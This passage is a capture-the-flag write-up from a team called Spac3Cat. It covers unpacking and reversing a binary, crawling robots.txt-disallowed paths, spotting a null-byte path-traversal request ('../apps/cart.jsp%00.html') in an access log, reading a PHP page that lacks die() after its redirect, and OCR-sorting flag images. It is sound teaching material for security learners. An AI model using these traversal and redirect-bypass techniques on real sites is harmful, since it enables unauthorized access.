UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   1002384 <-    378940   37.80%   linux/amd64   EZ2

Unpacked 1 file.
$ file EZ2
EZ2: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically
linked, BuildID[sha1]=0feec9df9edc158e4fb6f474ce55933122de0932, for GNU/Linux
3.2.0, not stripped
```

This time, we We noticed that there is a global variable in 0x4b3004 which contains string T133U!t1m4t3P4ck312. We could not understand and reverse the algorithm, but luckily, when we input the string that we found earlier, the program accepts it.


```
   0x0000000000401d41 <+28>:    lea    rax,[rip+0xb12bc]        # 0x4b3004
   0x0000000000401d48 <+35>:    mov    QWORD PTR [rbp-0x58],rax
   0x0000000000401d4c <+39>:    lea    rax,[rip+0xb12c5]        # 0x4b3018
   0x0000000000401d53 <+46>:    mov    QWORD PTR [rbp-0x50],rax
   0x0000000000401d57 <+50>:    lea    rax,[rip+0xb12ce]        # 0x4b302c
   0x0000000000401d5e <+57>:    mov    QWORD PTR [rbp-0x48],rax
   0x0000000000401d62 <+61>:    mov    DWORD PTR [rbp-0x60],0x1
```

```
$ ./EZ2
T133U!t1m4t3P4ck312
Correct, BAT22{T133U!t1m4t3P4ck312}
```

Web

Sanity Check

> Description: Beep boop, this is a sanity check. Please solve it, I beg you. You can access the question on port 13559 with the same IP as this CTF site.
>
> Point: 100
>
> Creator: Nicholas Mun




This site is under construction.

There really is nothing behind this site...

Or is there?

Figure 13: Sanity Check

Looking at the page source does not lead us to any critical information. We tried to look for `/robots.txt` and luckily this website has it.



```
User-agent: *
Disallow: /testen
Disallow: /verwalter
Disallow: /mitarbeiter
Disallow: /bedienfeld
Disallow: /anmeldung
```

Figure 14: robots.txt

We then write a simple script to crawl the listed path using `for` loop and `curl` with option `-s` to suppress unnecessary output and `-L` to follow any redirection.

```
$ cat disallow
Disallow: /testen
Disallow: /verwalter
Disallow: /mitarbeiter
Disallow: /bedienfeld
Disallow: /anmeldung
$ for LINE in $(awk '{print $NF}' disallow); \
    do curl -sL http://54.255.190.215:13559${LINE} ; \
    done | grep -oP "BAT22{.*}"
BAT22{i_h4v3_p4ss3d_tH3_s4N1TY_ch3cK}
```

Logs

> Description: Our shopping cart got exploited, can you figure out how the attackers did it? Flag : BAT22{md5 hash of the malicious request}
>
> Point: 100
>
> Creator: ?

To sort of summarise the requests, we first used awk and specify double quotation mark as the split delimiter with option -F '"' and print the second field. Next we sort the result and use uniq -c to filter unique string and count the number of occurrences for duplicate strings. Finally, we sort the output again and saw an interesting request GET /apps/cart.jps?../apps/cart.jsp%00.html.

```
$ cat access.log | awk -F '"' '{print $2}' | sort | uniq -c | sort -n
      1 GET /apps/cart.jsp?../apps/cart.jsp%00.html HTTP/1.0
      1 GET /apps/cart.jsp?appID=1044 HTTP/1.0
      1 GET /apps/cart.jsp?appID=1407 HTTP/1.0
      1 GET /apps/cart.jsp?appID=1524 HTTP/1.0
      1 GET /apps/cart.jsp?appID=1976 HTTP/1.0
      1 GET /apps/cart.jsp?appID=2229 HTTP/1.0
      1 GET /apps/cart.jsp?appID=2968 HTTP/1.0
      1 GET /apps/cart.jsp?appID=3001 HTTP/1.0
      1 GET /apps/cart.jsp?appID=3123 HTTP/1.0
      1 GET /apps/cart.jsp?appID=3462 HTTP/1.0
      1 GET /apps/cart.jsp?appID=3519 HTTP/1.0
      -- snip --
$ grep "%00" access.log | md5sum | cut -d ' ' -f1 | xargs printf "BAT22{%s}"
BAT22{2e90435124358b61a0b635860236c471}
```

Restricted Area

Description: The only thing separating you and the secrets is a plain ol' authentication screen, but is this layer of separation as opaque as it may seem? You can access the question on port 30777 with the same IP as this CTF site.

Point: 200

Creator: Nicholas Mun





Figure 15: login.php

When we visit the URL, we could see that we are directly redirected to `login.php`. Looking at the page source does not reveal any critical information as well. Next, we try to do some `SQLi (SQL Injection)` but to no result. We then try to visit the URL using `curl` and manage to retrieve the root page.



```
          <div class="collapse navbar-collapse" id="navbarCollapse">
            <ul class="navbar-nav me-auto mb-2 mb-md-0">
              <li class="nav-item">
                <a class="nav-link active" aria-current="page" href="index.php"
                  >Home</a
                >
              </li>
              <li class="nav-item">
                <a class="nav-link" href="page2.php">Flag?</a>
              </li>
            </ul>
            <ul class="navbar-nav">
              <li class="nav-item dropdown">
                <a
                  class="nav-link dropdown-toggle"
                  href="#"
                  id="navbarDropdown"
                  role="button"
                  data-bs-toggle="dropdown"
                  aria-expanded="false"
                >
                  Account
                </a>
                <ul
                  class="dropdown-menu dropdown-menu-end"
                  aria-labelledby="navbarDropdown"
                >
                  <li>
                    <a class="dropdown-item" href="logout.php">Log out</a>
                  </li>
                </ul>
              </li>
            </ul>
          </div>
```

Figure 16: index.php

Inside this page, there is a link to another page called page2.php. We then try to visit this page using curl and manage to get the flag.

```
$ curl http://54.255.190.215:30777/page2.php
    -- snip --
        <main class="flex-shrink-0">
            <div class="container">
                <h1 class="mt-5">¯\_( )_/¯</h1>
                <p class="lead">Yeah it's literally a CTF. Of course you'll get
        the flag, what else? Hopefully some prizes as well.  </p>
                <p class="lead">BAT22{alw4ys_d1e_4ft3r_r3Dir3T1nG_1n_PHP}</p>
            </div>
        </main>
    -- snip --
```

The flag suggests to use die() after redirecting in PHP. This is because tools like curl is able to load this page without obeying the Location header. Further reading.

```
   curl -I http://54.255.190.215:30777/
HTTP/1.1 302 Found
Date: Sun, 12 Jun 2022 12:57:46 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=6ep6lo8b24h4jf9iepcm1adn8r; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
Content-Type: text/html; charset=UTF-8
```

Unlucky Draw

Description: All these scummy lucky draw events makes my skin crawl! They must've been rigged. You can access the question on port 23424 with the same IP as this CTF site.

Point: 250

Creator: Nicholas Mun

Looking at the page source, we found an interesting JavaScript code which fetch an image from an endpoint called api.php

```
-- snip --

        function pullSlot() {
            var scroller = document.getElementById('scroller'),
                flagImg = document.querySelector('#mainDiv img');

            flagImg.style.display = 'none';
            scroller.style.display = 'block';

            setTimeout(function() {
                fetch('api.php').then(res => res.json())
        .then(function (res) {
                    scroller.style.display = 'none';

                    flagImg.src = 'flagimgs/' + res.img;
                    flagImg.style.display = 'block';
                });
            }, Math.random() * 2500);
        }
-- snip --
```

Navigating to /flagimgs/ shows us bunch of images which contain text. We tried to extract these texts with tesseract but it is not doing well due to all the noises in the images. Nonetheless, it still reduces the number of images for us to look at manually.

```
$ sudo apt install tessseract-ocr -y
$ pip install pytesseract
```

```python
#!/usr/bin/env python3

from PIL import Image
from pytesseract import pytesseract
import os

dirname = "./flagimgs/"

imgs = os.listdir(dirname)

```

```python
path_to_tesseract = "/usr/bin/tesseract"
pytesseract.tesseract_cmd = path_to_tesseract

with open('possible', 'w') as f:
    for img in imgs:
        if img.endswith(".png"):
            filename = f"./flagimgs/{img}"
            image = Image.open(filename)
            text = pytesseract.image_to_string(image)
            if "try" in text \
                or "Wh" in text \
                or "Seen" in text \
                or "luck" in text \
                or "etter" in text \
                or "indly" in text \
                or "time" in text \
                or "next" in text \
                or "ain" in text \
                or "\\" in text \
                or "-" in text \
                or "(" in text \
                or ")" in text \
                or "luck" in text \
                or "you" in text \
                or "oug" in text \
                or "no" in text \
                or "Ki" in text \
                or "ind" in text:
                continue
            f.write(filename + " ")
```

After we get all the possible filename, we copy these files into another directory such that we could view these images easily.

```
$ mkdir -p possible-imgs && cp $(cat possible) possible-imgs/
```

The image filename is ./cc4467536a2648cb68cc33c14768d525.png




Figure 17: flag

BAT22{w3b_scr4p1Ng_g1v3s_ev3ryTH1ng}

Spac3Cat

CTFtime: https://ctftime.org/team/166532

Team Members:

- op_ant07 (Captain) - Ryan Martin
- SpaceMinion - Nicholas
- d0UBleW - William Wijaya

Appendix




Figure 18: Stack Convention